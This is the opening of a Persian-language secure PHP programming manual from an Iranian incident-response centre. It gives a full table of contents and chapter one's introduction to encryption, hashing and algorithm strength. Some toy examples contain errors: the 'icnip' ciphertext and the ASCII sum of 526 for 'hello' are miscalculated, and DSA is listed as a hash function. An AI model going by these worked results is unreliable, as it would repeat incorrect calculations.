بسمه تعالی

عنوان مستند

برنامه‌نویسی امن در PHP

مرکز ماهر

تابستان ۹۵

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

فهرست مطالب

1 فصل اول: استفاده از رمزنگاری (تئوری) ۱

1.1 تفاوت رمزنگاری و درهم‌سازی ۲

1.2 رمزنگاری ۳

1.3 درهم‌سازی (هش) ۴

1.4 قدرت الگوریتم ۷

1.5 نکته‌ای در خصوص قدرت رمز عبور ۸

1.6 الگوریتم‌های رمزنگاری پیشنهادی ۹

1.6.1 الگوریتم‌های متقارن ۱۰

1.6.2 تبادل کلید دیفی-هلمان-مرکل ۱۴

1.6.3 الگوریتم‌های نامتقارن ۱۵

1.6.4 روش‌های رمزنگاری ایمیل ۱۶

1.7 توابع درهم‌سازی پیشنهادی ۱۸

1.7.1 CRC32 ..... ۱۹

1.7.2 MD5 ..... ۱۹

1.7.3 SHA-1 ..... ۲۰

1.7.4 DSA ۲۱

1.7.5 الگوریتم‌های درهم‌سازی جدید ۲۱

1.8 الگوریتم‌های مربوطه ۲۲

1.8.1 Base64 ..... ۲۲

1.8.2 XOR ۲۳

1.9 اعداد تصادفی ۲۵

1.10 بلوک‌ها، حالات، و بردارهای اولیه ۲۷

1.10.1 استریم‌ها و بلوک‌ها ۲۷

1.10.2 حالات ۲۷

1.10.3 بردارهای آغازین ۲۹

1.11 خلاصه ۳۰

2 فصل دوم : استفاده از رمزنگاری ۳۱

2.1 نگهداری امن کلمه‌های عبور ۳۱

2.2 حفاظت از داده‌های حساس ۳۸

مرکز تحقیقات امداد و هماهنگی عملیات رخدادهای رایانه‌ای

2.2.1 رمزنگاری متقارن در PHP: توابع mcrypt ۳۸
2.2.2 رمزنگاری نامتقارن در PHP: توابع RSA و OpenSSL ۴۷
2.3 تایید اعتبار داده‌های مهم ۶۸
2.3.1 تایید اعتبار با استفاده از دایجست‌ها ۶۹
2.3.2 تایید اعتبار با استفاده از امضاها ۷۸
2.4 خلاصه ۷۸
3 فصل سوم : کنترل دسترسی (تایید صحت و اعتبار) ۷۹
3.1 تایید صلاحیت ۷۹
3.2 تایید صلاحیت HTTP ۸۱
3.2.1 تایید صلاحیت ابتدایی HTTP ۸۱
3.2.2 تایید صلاحیت دایجست HTTP ۹۲
3.3 تایید صلاحیت دو طرفه ۹۷
3.3.1 تایید صلاحیت مبتنی‌بر گواهی با استفاده از HTTPS ۹۸
3.3.2 استفاده از کلیدهای یک بار مصرف جهت تایید صلاحیت ۱۰۷
3.4 تایید صلاحیت شناسایی یگانه ۱۰۸
3.4.1 کربروس (سربروس، Kerberos) ۱۰۹
3.4.2 ساختن سیستم شناسایی یگانه جهت خودتان ۱۰۹
3.5 خلاصه ۱۲۶
4 فصل چهارم : کنترل دسترسی(مجوزها و محدودیت ها) ۱۲۷
4.1 مجوزهای فایل سیستم یونیکس ۱۲۷
4.1.1 مقدمه‌ای بر مجوزهای یونیکس ۱۲۷
4.1.2 دست‌کاری مجوزها ۱۳۰
4.1.3 دایرکتوری‌های گروهی اشتراکی ۱۳۳
4.1.4 ابزارهای PHP جهت کار کردن با کنترل‌های دسترسی فایل ۱۳۶
4.1.5 نگه‌داشتن توسعه دهندگان (و دایمون ها) در دایرکتوری‌های خانه‌ی خود ۱۳۷
4.2 حفاظت از سیستم در برابر خودش ۱۳۸
4.2.1 محدودیت‌های منابع ۱۳۹
4.2.2 سهم دیسک (Disk Quotas) ۱۴۰
4.2.3 محدودیت‌های منابع خود PHP ۱۴۱
4.3 حفاظت از پایگاه‌های داده ۱۴۲
4.3.1 مجوزهای فایل سیستم پایگاه‌داده ۱۴۳
4.3.2 کنترل دسترسی به پایگاه‌داده: جداول Grant ۱۴۴
4.3.3 تنظیمات امنیتی در نصب MySQL ۱۴۵
4.3.4 ارائه‌ی مجوزها به شکلی محافظه کارانه ۱۴۷

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

4.3.5 اجتناب از فعالیت شبکه‌ای غیر ایمن ۱۴۷
4.3.6 افزودن قابلیت Undo با پشتیبانی‌های متناوب ۱۴۸
4.4 حالت ایمن (Safe Mode) در PHP ۱۴۸
4.4.1 حالت ایمن چگونه کار می‌کند ۱۴۹
4.4.2 سایر ویژگی‌های حالت ایمن ۱۵۰
4.4.3 جایگزین‌های حالت ایمن ۱۵۲
5 فصل پنجم: تایید اعتبار ورودی کاربر ۱۵۵
5.1 به دنبال چه بگردیم؟ ۱۵۵
5.1.1 ورودی حاوی متاکاراکترها ۱۵۶
5.1.2 نوع اشتباه ورودی ۱۵۸
5.1.3 ورودی بیش از حد ۱۵۸
5.1.4 سوء استفاده از رابط‌های مخفی ۱۵۹
5.1.5 ورودی حاوی دستورات غیرمترقبه ۱۶۰
5.2 استراتژی هایی جهت تایید اعتبار ورودی کاربر در PHP ۱۶۱
5.2.1 ایمن نمودن ورودی‌های PHP ۱۶۱
5.2.2 تنها اجازه‌ی ورودی مورد انتظار را بدهید ۱۶۵
5.2.3 بررسی نوع، طول و فرمت ورودی ۱۶۶
5.2.4 پاکیزه نمودن مقادیر ارسالی جهت سایر سیستم‌ها ۱۷۲
5.3 آزمودن تایید اعتبار ورودی ۱۸۲
5.4 خلاصه ۱۸۲
6 فصل ششم : ممانعت از SQL INJECTION ۱۸۴
6.1 تزریق SQL چیست ۱۸۴
6.2 تزریق SQL چگونه کار می‌کند ۱۸۴
6.3 PHP و تزریق MySQL ۱۸۷
6.3.1 انواع ورودی کاربران ۱۸۸
6.3.2 انواع حملات تزریق ۱۸۹
6.3.3 تزریق چند کوئری ۱۸۹
6.4 ممانعت از تزریق SQL ۱۹۲
6.4.1 نشان نمودن همه‌ی مقادیر در کوئری ۱۹۲
6.4.2 بررسی انواع مقادیر ارسالی کاربران ۱۹۳
6.4.3 نادیده گیری هر کاراکتر مبهم در کوئری‌های خود ۱۹۴
6.4.4 ساخت یک لایه انتزاعی جهت بهبود امنیت ۱۹۴
6.4.5 انتزاع کامل ۱۹۹
6.5 آزمودن حفاظت خود در برابر تزریق ۲۰۰

مرکز تحقیقات امدادی و همیاری عملیات رخدادهای رایانه‌ای

6.6 خلاصه ۲۰۲
7 فصل هفتم : ممانعت از اسکریپت‌نویسی بین سایتی(XSS) ۲۰۳
7.1 XSS چگونه کار می‌کند ۲۰۴
7.1.1 اسکریپت‌نویسی ۲۰۴
7.1.2 دسته‌بندی حملات XSS ۲۰۶
7.2 نمونه حملات XSS ۲۱۰
7.2.1 حملات HTML و CSS ۲۱۰
7.2.2 حملات جاوا اسکریپت ۲۱۲
7.2.3 URI جعل شده ۲۱۳
7.2.4 تصویر جعل شده ۲۱۳
7.2.5 المان‌های اضافی فرم ۲۱۴
7.2.6 سایر حملات ۲۱۵
7.3 ممانعت از XSS ۲۱۵
7.3.1 SSL مانع XSS نمی‌شود ۲۱۶
7.3.2 استراتژی ها ۲۱۶
7.4 تست جهت حفاظت در برابر سوء استفاده‌ی XSS ۲۲۵
7.5 خلاصه ۲۲۶
8 فصل هشتم :جلوگیری از اجرای از راه دور ۲۲۷
8.1 اجرای از راه دور چگونه کار می‌کند ۲۲۷
8.2 خطرات اجرای از راه دور ۲۲۸
8.2.1 تزریق کد PHP ۲۲۸
8.2.2 افزودن کد PHP در فایل‌های ارسالی ۲۲۹
8.2.3 تزریق دستورات یا اسکریپت‌های شل ۲۳۱
8.3 استراتژی‌هایی جهت جلوگیری از اجرای از راه دور ۲۳۵
8.3.1 محدود نمودن پسوندهای قابل قبول نام فایل جهت آپلودها ۲۳۵
8.3.2 ذخیره آپلودها خارج از روت سند وب ۲۳۶
8.3.3 پاک‌سازی ورودی کاربران غیرقابل اعتماد به eval() ۲۳۶
چگونگی غیر فعال نمودن عمومی توابع PHP ۲۳۶
8.4 اسکریپت‌های PHP روی سرورهای دیگر را استفاده نکنید (include) ۲۴۰
8.4.1 بررسی دستورات شل ۲۴۱
8.4.2 مراقب الگوهای preg_replace() با تعدیل کننده‌ی e باشید ۲۴۵
8.5 تست جهت نقص‌های اجرای از راه دور ۲۵۰
8.6 خلاصه ۲۵۱

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه‌ای

9 فصل نهم : تقویت امنیت جهت فایل‌های موقتی ۲۵۲
9.1 عمل‌کردهای فایل‌های موقتی ۲۵۲
9.2 ویژگی‌های فایل‌های موقتی ۲۵۳
9.2.1 مکان ۲۵۳
9.2.2 عمل‌کرد ۲۵۳
9.2.3 ریسک‌ها ۲۵۴
نقص فایل موقت یافت شده در TIKIWIKI ۲۵۵
9.3 ممانعت از سوء استفاده از فایل موقت ۲۵۶
9.3.1 مبهم نمودن مکان ۲۵۶
9.3.2 محدود نمودن مجوزها ۲۶۲
9.3.3 تنها در فایل‌های شناخته شده بنویسید ۲۶۲
9.3.4 تنها از فایل‌های شناخته شده بخوانید ۲۶۴
9.3.5 بررسی فایل‌های آپلودشده ۲۶۴
9.4 تست حفاظت در برابر هایجک ۲۶۵
9.5 خلاصه ۲۶۶
10 فصل دهم: جلوگیری از هایجک جلسه ۲۶۸
10.1 جلسات پایدار چگونه کار می‌کنند ۲۶۸
10.1.1 جلسات PHP ۲۶۹
10.1.2 یک جلسه‌ی نمونه ۲۷۰
10.2 سوء استفاده از جلسات ۲۷۴
10.2.1 هایجک کردن جلسه ۲۷۴
10.2.2 تثبیت ۲۷۷
10.3 جلوگیری از سوء استفاده از جلسه ۲۷۸
10.3.1 استفاده از لایه‌ی سوکت‌های ایمن ۲۷۸
10.3.2 استفاده از کوکی‌ها به جای متغیرهای $GET_ ۲۷۸
10.3.3 طول عمر جلسه را تغییر دهید ۲۷۹
10.3.4 بازتولید IDها جهت کاربران ۲۸۰
10.3.5 از کد تست شده بهره ببرید ۲۸۱
10.3.6 نادیده گرفتن راه حل‌های غیر موثر ۲۸۲
10.4 تست جهت حفاظت در برابر سوء استفاده از جلسه ۲۸۴
10.5 خلاصه ۲۸۴
11 فصل یازدهم : اجازه دادن فقط به کاربران انسانی ۲۸۶
11.1 پیش‌زمینه ۲۸۶
11.2 انواع کپچاها ۲۸۸

مرکز تحقیقات امداد و همکاری عملیات رخدادهای رایانه‌ای

11.2.1 کپچاهای متنی تصویری ۲۸۸
11.2.2 کپچاهای صوتی ۲۹۰
11.2.3 کپچاهای شناختی ۲۹۱
11.3 ایجاد یک تست کپچای مؤثر با استفاده از PHP ۲۹۳
11.3.1 مدیریت کپچا با استفاده از وب سرویس ارائه شده توسط سایت دیگر ۲۹۳
11.3.2 ایجاد تست کپچای توسط خود شما ۲۹۶
11.4 حمله به کپچا ۳۰۳
11.5 مشکلات بالقوه در استفاده از کپچاها ۳۰۴
11.5.1 هایجک کردن کپچاها نسبتاً ساده است ۳۰۴
11.5.2 تولید کپچاها نیازمند زمان و حافظه می‌باشد ۳۰۵
11.5.3 کپچاهایی که بیش‌ازحد پیچیده هستند ممکن است توسط انسان‌ها قابل‌خواندن نباشند ۳۰۵
11.5.4 حتی کپچاهای نسبتاً سرراست نیز ممکن است دچار مشکلات کاربری غیرقابل پیش‌بینی شوند. ۳۰۵
11.6 خلاصه ۳۰۶
12 فصل دوازدهم : اجرای ایمن دستورات سیستمی ۳۰۷
12.1 عملیات خطرناک ۳۰۷
12.1.1 دستورات سطح ریشه (سطح root) ۳۰۷
12.1.2 دستورات با مصرف بالای منابع ۳۰۹
12.2 ایمن نمودن عملیات خطرناک ۳۱۰
12.2.1 ایجاد یک API جهت عملیات سطح root ۳۱۰
12.2.2 صف‌بندی عملیات دارای مصرف منابع بالا ۳۱۲
12.3 استراتژی‌های بهره برداری ۳۲۵
12.3.1 مدیریت عملیات با مصرف بالای منابع با یک صف ۳۲۵
12.4 خلاصه ۳۵۳
13 فصل سیزدهم: مدیریت ایمن فراخوان‌های رویه‌ای دوردست (RPC) ۳۵۴
13.1 RPC و وب ۳۵۵
13.1.1 HTTP و REST ۳۵۵
13.1.2 XML-RPC ۳۵۶
13.1.3 SOAP ۳۵۶
13.2 ایمن نگه‌داشتن یک رابط خدمات وب ۳۵۷
13.2.1 ارائه‌ی یک رابط ساده ۳۵۷
13.2.2 محدود نمودن دسترسی به APIهای وب ۳۵۸
13.3 ارسال ایمن زیردرخواست‌ها ۳۵۹
13.3.1 مدیریت تایم اوت‌های شبکه ۳۵۹
13.3.2 کش‌نمودن زیردرخواست‌ها ۳۶۱

13.3.3 اطمینان از صحت هدرهای HTTP ۳۶۳
13.4 خلاصه ۳۶۶
14 فصل چهاردهم: تهدیدها و آسیب‌پذیری‌های بارگذاری فایل ۳۶۸
14.1 اعتبارسنجی فراداده‌های فایل ۳۶۸
14.1.1 اعتبارسنجی فراداده‌های فایل توسط فهرست سیاه ۳۶۹
14.1.1.1 اعتبارسنجی فراداده نام فایل ۳۶۹
14.1.1.2 اعتبارسنجی فراداده پسوند فایل ۳۷۱
14.1.2 اعتبارسنجی فراداده‌های فایل توسط فهرست سفید ۳۷۲
14.2 اعتبارسنجی محتوای فایل ۳۷۳
14.2.1 شیوه‌های اعتبارسنجی توسط سرآیند "Content-Type" ۳۷۳
14.2.2 تشخیص نوع فایل با استفاده از برخی توابع API ۳۷۳
14.3 راهکارهای امنیتی جهت امن‌سازی سیستم بارگذاری فایل ۳۷۴
14.4 اعتبارسنجی های بارگذاری فایل و راه‌های دور زدن آن‌ها ۳۷۶
14.4.1 بارگذاری فایل بدون ارزیابی ۳۷۶
14.4.2 ارزیابی mime type ۳۷۸
14.5 جلوگیری از پسوندهای خطرناک ۳۷۸
14.5.1 پسوندهای دوتایی (بخش اول) ۳۷۹
14.5.2 پسوندهای دوتایی (بخش دوم) ۳۷۹
14.5.3 بررسی سرآیند عکس ۳۸۰
14.5.4 پیش‌گیری از بارگذاری فایل با پسوند .htaccess ۳۸۰
14.6 راه‌حل‌های پیشنهادی ۳۸۱
15 فصل پانزدهم: کوکی‌ها ، نشست‌ها و متغیرها ۳۸۳
15.1 **نیازمودن متغیرها ۳۸۳**
15.2 **نشست‌ها ۳۸۴**
15.3 **کوکی‌ها ۳۸۵**
16 فصل شانزدهم: حملات پیمایش دایرکتوری ها ۳۸۶

مرکز مدیریت امداد و هماهنگی عملیات زیرساخت‌های رایانه‌ای

۱ فصل اول: استفاده از رمزنگاری[۱] (تئوری)

چرا می‌خواهیم از رمزنگاری استفاده کنیم؟ مطمئنا پاسخ این سوال آشکار است: در حالی که بخشی از اطلاعات ذخیره شده بر روی یک رایانه ممکن است عمومی باشند، بخش عظیمی از اطلاعات نیز وجود دارد که عمومی نیست و نباید عمومی باشد. رمزهای عبور و سایر اطلاعات مرتبط به دسترسی، اطلاعات شخصی با انواع مختلف، داده‌های حساس سازمانی و الی آخر. چنین اطلاعاتی باید در دسترس باشد؛ به همین دلیل است که از اول بر روی رایانه ریخته شده است. ولی این اطلاعات باید به گونه‌ای مخفی شود و از دسترس هر نوع طرف سومی که به صورت اتفاقی یا با اهداف شوم، ممکن است آن‌ها را بیابد، دور گردد. در این فصل، در مورد چگونگی و چرایی مخفی کردن اطلاعات، چه بر روی دیسک یا در یک پایگاه‌داده، بحث خواهیم نمود. ما به این مسئله می‌پردازیم که چگونه می‌توان رمزنگاری متقارن و غیرمتقارن را با استفاده از PHP و بسیاری از الگوریتم‌های معمول انجام داد. این فصل، زمینه را جهت فصول بعدی آماده می‌کند که در آن‌ها در مورد ارائه‌ی دسترسی به این اطلاعات غیرعمومی جهت یک گروه خاص از کاربران، بحث می‌شود.

در نگارش این فصل، تلاش نموده‌ایم تا سوالات یک خواننده‌ی را که جهت اولین بار می‌خواهد از روتین‌های رمزنگاری استفاده کند، پیش‌بینی نماییم: آن بیرون چه چیزی وجود دارد، چه کاری انجام میدهد، و چگونه می‌توانم از آن در PHP استفاده کنم؟ حوزه‌ی تحلیل‌رمز بسیار گسترده است و افرادی که در این فضا کار می‌کنند، علاقه‌ی شدیدی به آن دارند. این افراد راه حل‌های نبوغ آمیزی را جهت یک مسئله‌ی سخت، ایجاد نموده‌اند و آن‌ها را در دسترس بقیه‌ی ما قرار داده‌اند تا از آن‌ها استفاده کنیم و این امر گاهی با هزینه‌های شخصی فراوانی همراه بوده است. (به هر حال، الگوریتم‌ها و روش‌هایی که می‌خواهیم مورد بحث قرار دهید عموما به عنوان سلاح به شمار می‌آیند).

بخشی از وظیفه‌ی شما در هنگام برنامه‌ریزی جهت استفاده از این روش‌ها این است که تا آنجا که می‌توانید از RFCها (درخواست جهت نظرات که توسط نیروی ویژه‌ی مهندسی اینترنت منتشر می‌شوند و منبع

---

[۱] Encryption

رسمی داده‌های فنی در خصوص ابعاد مختلف فعالیت‌های اینترنتی هستند) و از بحث‌های نظری یاد بگیرید. بهترین کتاب عمومی در خصوص رمزنگاری و رمزشناسی، به این دلیل که تنها جهت مخاطبان متخصص نگاشته نشده است، عبارت است از کتاب رمزنگاری کاربردی نوشته‌ی نیلز فرگوسن و بروس اشنایر (انتشارات وایلی، مارس ۲۰۰۳). کتاب قبلی اشنایر با نام کریپتوگرافی کاربردی (وایلی، اکتبر ۱۹۹۵) یک مرجع دایرةالمعارف استاندارد جهت افرادی است که به دنبال یک درک عمیق‌تر از تئوری و روش‌های رمزنگاری می‌گردند. توصیفات خوب و عمومی از الگوریتم‌های معمول را می‌توان در مقاله‌ی خوب ویکیپدیا یافت.

در این فصل، ما تنها می‌خواهیم به شما کمک کنیم تا کار را آغاز کنید و این بحث را در فصل دوم ادامه خواهیم داد که در آن، نمونه‌هایی از اسکریپت‌های PHP را جهت انجام بعضی از وظایف رمزنگاری بحث شده در اینجا، ارائه خواهیم نمود.

۱،۱ تفاوت رمزنگاری و درهم‌سازی[۲]

عنوان این فصل، «استفاده از رمزنگاری» شاید به گونه‌ای نادرست باشد چرا که تمایز بین دو موضوع رمزنگاری که جهت مخفی کردن اطلاعات به گونه‌ای که به سادگی خوانده نشود و درهم‌سازی را مد نظر قرار نمی‌دهد. هر دو این روش‌ها، رازها را با اعمال یک الگوریتم جهت تبدیل اطلاعات از فرمت متنی واضح به یک فرمت غیرمتنی رمزنگاری شده، مخفی می‌کنند. در مورد رمزنگاری، این الگوریتم از یک کلید[۳] استفاده می‌کند (معمولا یک مقدار خیلی بزرگ که به صورت تصادفی انتخاب شده است) و تبدیل نیز معکوس‌پذیر است به شرطی که همین کلید مورد استفاده قرار گیرد. ولی در مورد درهم‌سازی، اطلاعات متن ساده خود به عنوان کلید محسوب می‌شود و پیام رمزنگاری شده‌ی ارائه آمده به عنوان یک امضای منحصر به فرد و غیرقابل وارون‌سازی، عمل می‌کند که تنها می‌تواند با استفاده از همان رشته‌ی متنی ساده، تولید شود. بنابراین، رمزنگاری اغلب جهت انتقال پیام‌هایی استفاده می‌شوند که باید پنهان باقی بمانند و درهم‌سازی (هشینگ) جهت تایید این امر به کار می‌رود که پیام دریافتی همان پیامی است که ارسال شده است.

---

[۲] Hashing

[۳] Key

۱،۲ رمزنگاری

چه براساس سیاست و چه براساس قانون، بعضی اطلاعات باید در برابر افراد و فرآیندهایی که مجوزهای لازم جهت دستیابی به آن را ندارند، مورد حفاظت قرار گیرند. این حفاظت باید بتواند برقرار باقی بماند هرچند که یک حمله کننده دارای مالکیت بر این اطلاعات و مجموعه‌ی عظیمی از ابزارها باشد تا بتواند این حفاظت را شکسته و اطلاعات را بخواند و حتی بدتر از آن، این اطلاعات را تغییر دهد. جهت ا نجام این کار به رمزنگاری روی می‌آوریم، یعنی علم پنهان نمودن اطلاعات در ملأعام و بازیابی دوباره‌ی آن. به هر حال، رازهایی که هیچگاه قابل خواندن نباشند، بیهوده خواهند بود (هرچند مکالمات جالبی را موقع غذا خوردن ایجاد خواهند کرد!). یک اصل جهت رمزنگاری، اساسی است: **کاربرد کلید صحیح، از طریق الگوریتم مناسب، تنها روش جهت بازگرداندن اطلاعات به حالت اولیه است.**

برای ارائه‌ی یک مثال بسیار ساده از رمزنگاری، فرض کنید که ما از یک کلید ۱۲۳۴ استفاده نموده و الگوریتم ما نیز به صورت زیر است:

۱- اولین حرف پیام را به اندازه‌ی اولین مقدار کلید، در حروف الفبا به بالا ببرید.

۲- دومین حرف پیام را به اندازه‌ی دومین مقدار کلید، در حروف الفبا به پایین ببرید.

۳- سومین حرف پیام را به اندازه‌ی سومین مقدار کلید، در حروف الفبا به بالا ببرید.

۴- چهارمین حرف پیام را به اندازه‌ی چهارمین مقدار کلید، در حروف الفبا به پایین ببرید.

۵- تکرار تا زمان که کل پیام، رمزنگاری شود.

با داشتن این کلید و این الگوریتم، ما می‌توانیم پیام «hello» را به «icnip» تبدیل کنیم، یعنی اولین حرف را یک واحد بالا ببریم و دومین حرف را دو واحد جابه‌جا کنیم و غیره. در ادامه، به شرطی که ما همچنان کلید اولیه‌ی ۱۲۳۴ را در دست داشته باشیم، می‌توانیم «icnip» را به «hello» رمزگشایی کنیم به این صورت که الگوریتم را به صورت معکوس به کار بگیریم (پایین-بالا-پایین-بالا).

رمزنگاری واقعی نیز از همین رویه‌ی کلی تبعیت می‌کند، هرچند ذاتا به این سادگی نیست، و معمولا شامل چندین عبور با افزودن داده‌های تصادفی می‌باشد به گونه‌ای که هر نوع سایه‌ی متن اولیه و کلید در متن رمزشده، محو شود.

دو روش کلی جهت اجرای رمزنگاری وجود دارد. تفاوت‌ها مبتنی بر نوع کلید استفاده شده هستند:

۱- متقارن[۴]: در رمزنگاری متقارن، هر دو طرف دارای کلید رمز یکسانی هستند. این کلید جهت رمزنگاری پیام مورد استفاده قرار می‌گیرد و تنها چیزی است که می‌تواند آن را رمزگشایی نماید. (الگوریتم ساده‌ای که در بالا نشان داده شد مثالی از رمزنگاری متقارن است؛ به سادگی قابل وارون‌سازی است به شرطی که شما کلید را بدانید). این نوع از رمزنگاری معمولا سریع و موثر است ولی نیازمند آن است که هر دو طرف به گونه‌ای یک قطعه اطلاعات حیاتی را در اختیار داشته باشند. الگوریتم‌های معمول رمزنگاری که از چنین کلیدهای متقارن استفاده می‌کنند عبارتند از AES، Blowfish و DES۳.

۲- نامتقارن: در رمزنگاری نامتقارن، دو طرف نیازی به داشتن یک کلید یکسان ندارند. در واقع، هر طرف دارای جفت کلیدهای مخصوص خود است و الگوریتم تضمین می‌کند که یک پیام رمزنگاری شده توسط یک کلید را بتوان تنها با استفاده از کلید دیگر، رمزگشایی نمود. یکی از کلیدها را «عمومی» (public) می‌نامند که می‌تواند در مکانی منتشر شود و یا جهت هر کسی ارسال شود که می‌خواهد یک پیام را با استفاده از آن، رمزنگاری نماید. کلید دیگر «خصوصی» (private) بوده و مخفی نگه‌داشته می‌شود (و اغلب با استفاده از یک عبارت عبوری ایمن می‌شود به گونه‌ای که نمی‌توان آن را از روی دیسک، جعل نمود). اکنون هر طرف می‌تواند پیام‌های ارسالی به طرف دیگر را با استفاده از کلید عمومی طرف دیگر، رمزنگاری نماید و این پیام‌ها تنها می‌توانند توسط طرف دیگر و با استفاده از کلید خصوصی وی، رمزگشایی شوند. دو الگوریتم معمول نامتقارن عبارتند از RSA و چیزی که معمولا دیفی-هلمان (Diffie-Hellman) نامیده می‌شود ولی در واقع باید دیفی-هلمان-مرکل (Diffie-Hellman-Mercle) نامیده شود. رمزنگاری نامتقارن یک لایه از امنیت اضافی را به هر نوع برنامه‌ای که از آن استفاده می‌کند، اضافه خواهد کرد ولی به همراه این امنیت اضافی، یک لایه‌ی پیچیدگی در استفاده نیز اضافه می‌گردد. به علاوه، رمزنگاری نامتقارن نیازمند محاسبات زیادی هست که می‌تواند مشکل زا باشد اگر قدرت محاسباتی زیادی در دسترس نباشد.

۱،۳ درهم‌سازی (هش)

خصوصی نگه‌داشتن یک پیام یک چیز است ولی چگونه می‌توان فهمید که این پیام در هنگام انتقال، تغییر داده نشده است (حتی اگر خوانده نشده باشد)؟ درهم‌سازی را می‌توان جهت اجرای این عملکرد مورد

[۴] Symmetric

استفاده قرار داد. یک الگوریتم درهم‌سازی یک مقدار منحصر به فرد را از ورودی خود ایجاد می‌کند و تغییر و دستکاری آن مقدار درهم‌سازی شده (درهم ریخته) غیرممکن است (که دایجست[۵] هم نامیده می‌شود) تا بتوان آن را به حالت قبلی بازگرداند. گاهی، درهم‌سازی، رمزنگاری یک‌سویه نیز نامیده می‌شود چرا که حتی کاربری که درهم‌سازی را ایجاد نموده است، نمی‌تواند هیچ اطلاعاتی از آن استخراج نماید.

یک مثال ساده از درهم‌سازی در زیر آورده شده است:

۱- مقادیر ASCII کارکترهای پیام را با هم جمع کن.

۲- با استفاده از این مقدار تجمعی، روتین جایگزینی الفبایی مورد استفاده در مثال قبلی را اعمال کن.

با استفاده از این الگوریتم، پیام «hello» یک مقدار برابر با ۵۲۶ را ایجاد خواهد نمود (که همان مجموع مقادیر ASCII حروف کلمه‌ی hello می‌باشد). این مقدار یک کلید نیست (یعنی، مقدار مستقل که جهت تغییر پیام استفاده شود)، چرا که این مقدار از خود پیام تولید شده است. با اعمال این الگوریتم، این پیام به «mbnjq» (پنج مورد به بالا، دو مورد به پایین، شش مورد به بالا، و تکرار تا تعداد لازم) تبدیل می‌شود. هیچ راهی وجود ندارد که بتوانیم «mbnjq» را به «hello» بازگردانیم، حتی اگر ما رویه‌ی کلی الگوریتم (جایگزینی الفبایی) را نیز بدانیم، نخواهیم دانست که این الگوریتم با چه الگویی اعمال شده است.

با این حال، مثال ساده‌ی فوق فورا یک ویژگی مهم پیام را لو می‌دهد: طول آن. اگر یک تراکنش بانکی شامل یک درهم‌سازی از یک مقدار باشد که نه کاراکتر طول دارد، این تراکنش ممکن است توجه بسیار بالاتری را از سوی یک حمله کننده به خود مبذول نماید تا یک تراکنش مشابه با تنها طول سه. به عنوان یک مثال وخیم‌تر، اگر مشخص شود که یک درهم‌سازی پسورد دارای پنج کاراکتر است، این اطلاعات به شکلی افزایشی موجب کاهش تلاش مورد نیاز جهت یک حمله‌ی brute-force خواهد شد. الگوریتم‌های درهم‌سازی واقعی، پیام را به تکه‌های با طول مساوی تقسیم می‌کنند، و در صورت نیاز، تکه‌ی نهایی را پر می‌کنند و سپس بر روی ترکیبی از این تکه‌ها کار می‌کنند تا یک درهم‌سازی را ایجاد نمایند که همواره دارای طولی برابر است، بدون توجه به اینکه پیام اولیه چقدر طولانی بوده است.

---

[۵] digest

حال اگر ما نتوانیم هیچ اطلاعاتی در خصوص پیام اولیه را از یک درهم‌سازی استخراج کنیم، این روش چه فایده‌ای جهت حفظ رازها دارد؟ به هر حال، جهت اینکه این اطلاعات را بتوانیم مورد استفاده قرار دهیم، باید بتوانیم آن را بازگردانیم. ولی یک درهم‌سازی که به درستی ایجاد شده باشد دارای سه ویژگی بسیار مهم می‌باشد:

۱- به صورت نظری این امکان وجود دارد ولی از لحاظ محاسباتی عملی نیست که یک مقدار متنی دیگر را پیدا کنیم که همین مقدار درهم‌سازی را تولید نماید (چنین درهم‌سازی‌هایی را ، تصادم[۶]، می‌نامیم).

۲- جهت یک پیام متنی داده شده و یک الگوریتم هش، مقدار درهم‌سازی همواره یکسان خواهد بود.

۳- جهت یک الگوریتم درهم‌سازی مفروض، حتی پیام‌های مشابه، مقادیر بسیار متفاوتی را ایجاد می‌کنند. این امر را می‌توان به سادگی حتی با پیام کوتاه و الگوریتم ساده‌ی بالا نیز نشان داد، جهت «bello» (که برای ما بسیار شبیه با «hello» است)، این الگوریتم یک درهم‌سازی «gcrgq» را ایجاد می‌کند که اصلا مشابه «mbnjq» نیست.

بنابراین، حتی اگر درهم‌سازی جهت انتقال اطلاعات، به درد نخورد (چرا که پیام آن را نمی‌تواند بازخوانی نمود)، جهت تایید اطلاعات، بسیار با ارزش است. برای مثال، اگر قرار بود که یک کاربر یک رمز عبور را وارد نماید، اصولا این امر اهمیتی ندارد که ما دقیقا بدانیم که این رمز عبور چیست؛ چیزی که واقعا باید بدانیم این است که آیا این رمز عبور وارد شده توسط کاربر در دفعات بعد منطبق با رمز عبوری هست که قبلا وارد نموده است. دو مقدار درهم‌سازی شده که با هم منطبق هستند حتما دارای یک نقطه‌ی آزاد یکسان هستند اگر با الگوریتمی یکسان درهم‌سازی شده باشند.

همان‌طور که بیان کردیم، حتی کوچک‌ترین تغییر در یک پیام چند گیگابایتی منجر به یک مقدار درهم‌سازی کاملا متفاوت می‌شود(مثل همیشه، این امر تا این حد ساده نیست، همان‌طور که در رابطه با MD5 در بخش «توابع درهم‌سازی پیشنهادی» در همین فصل بیان می‌کنیم.) تعدادی از الگوریتم‌های معمول مورد استفاده جهت درهم‌سازی عبارتند از MD5 و SHA-1.

---

[۶] collisions

۱،۴ قدرت الگوریتم

قدرت یک الگوریتم رمزنگاری یا درهم‌سازی را معمولا (در مورد رمزنگاری) با طول کلید و یا (برای درهم‌سازی) بر اساس طول دایجست بیان می‌کنند، به این دلیل که هر چه این مقادیر طولانی‌تر باشند، یک حمله‌ی brute-force (که در آن، حمله کننده یک راه حل بالقوه را بعد از راه حل بعدی امتحان می‌کند تا زمانی که راه حلی را بیابد که کار می‌کند) بیشتر طول خواهد کشید (بر اساس چرخه‌ی CPU).

